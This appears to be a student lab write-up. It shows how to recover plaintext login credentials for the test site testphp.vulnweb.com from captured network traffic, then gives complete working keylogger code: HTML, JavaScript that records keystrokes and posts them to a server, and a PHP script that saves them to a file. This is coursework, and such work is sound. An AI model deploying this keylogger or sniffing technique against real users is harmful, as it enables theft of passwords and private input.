
1. Successfully Logged in.




1. Click on Red Stop Button.




1. Tracing Stopped
2. On Search Section entered http.host=url , I entered http.host=http://testphp.vulnweb.com/login.php and search it’s related packets.




1. Select the Packet of login POST request then select follow and then TCP Stream.



1. Then a interface is shown with details of packet.



13. Username and password is found on the packet. If we visit the link <http://testphp.vulnweb.com/login.php> we can see the html using inspect and found that username will be sent under name “uname” and password will be sent under name “pass” .

3. Write a key logger to record the keyboard strokes from a computer using any programming language. Write report with the code and screenshot of the output.

**Sollution –**

1. First, we need a web server to host a basic HTML page , I used Xampp to run apache server.
2. Then created a file name index.html under folder named keylogger in htdocs.

Code –

<!DOCTYPE html>

<html>

  <head>

    <title>Keylogger</title>

    <meta charset="utf-8" />

    <style>

      textarea {

        width: 40%;

        height: 200px;

        font-size: 18px;

      }

    </style>

    <script src="keylog.js"></script>

  </head>

  <body>

    <h1>Everthing you type will be recorded!</h1>

    <textarea></textarea>

  </body>

</html>

1. Then created a file name keylogger.js under folder named keylogger

Code of keylogger.js –

let keylog = {

*// SETTINGS*

    cache : [],      *// temp storage for key presses*

    delay : 1000,    *// how often to send data to server*

    sending : false, *// flag to allow 1 upload at a time*

*// INITIALIZE*

    init : () => {

*// CAPTURE KEY STROKES*

      window.addEventListener("keydown", evt => keylog.cache.push(evt.key));

*// SEND KEYSTROKES*

      window.setInterval(keylog.send, keylog.delay);

    },

*// AJAX*

    send : () => { if (!keylog.sending && keylog.cache.length != 0) {

*//  "LOCK" UNTIL THIS BATCH IS SENT TO SERVER*

      keylog.sending = true;

*// KEYPRESS DATA*

      let data = new FormData();

      data.append("keys", JSON.stringify(keylog.cache));

      keylog.cache = []; *// clear keys*

*// FECTH SEND*

      fetch("keylog.php", { method:"POST", body:data })

      .then(res=>res.text()).then(res => {

        keylog.sending = false; *// unlock*

        console.log(res); *// optional*

      })

      .catch(err => console.error(err));

    }}

  };

  window.addEventListener("DOMContentLoaded", keylog.init);

1. Then created a file name keylog.php under folder named keylogger

Code of keylog.php –

<?php

*// (A) OPEN KEYLOG FILE, APPEND MODE*

$file = fopen("keylog.txt", "a+");

*// (B) SAVE KEYSTROKES*

$keys = json\_decode($\_POST["keys"]);

foreach ($keys as $k => $v) {

    fwrite($file, $v . PHP\_EOL);


}

*// (C) CLOSE & END*

fclose($file);

echo "OK";

1. Run or Start the Apache Server and goto link <http://localhost/keylogger/>



1. On that page whatever is written is saved on **keylog.txt** under folder named keylogger**.**

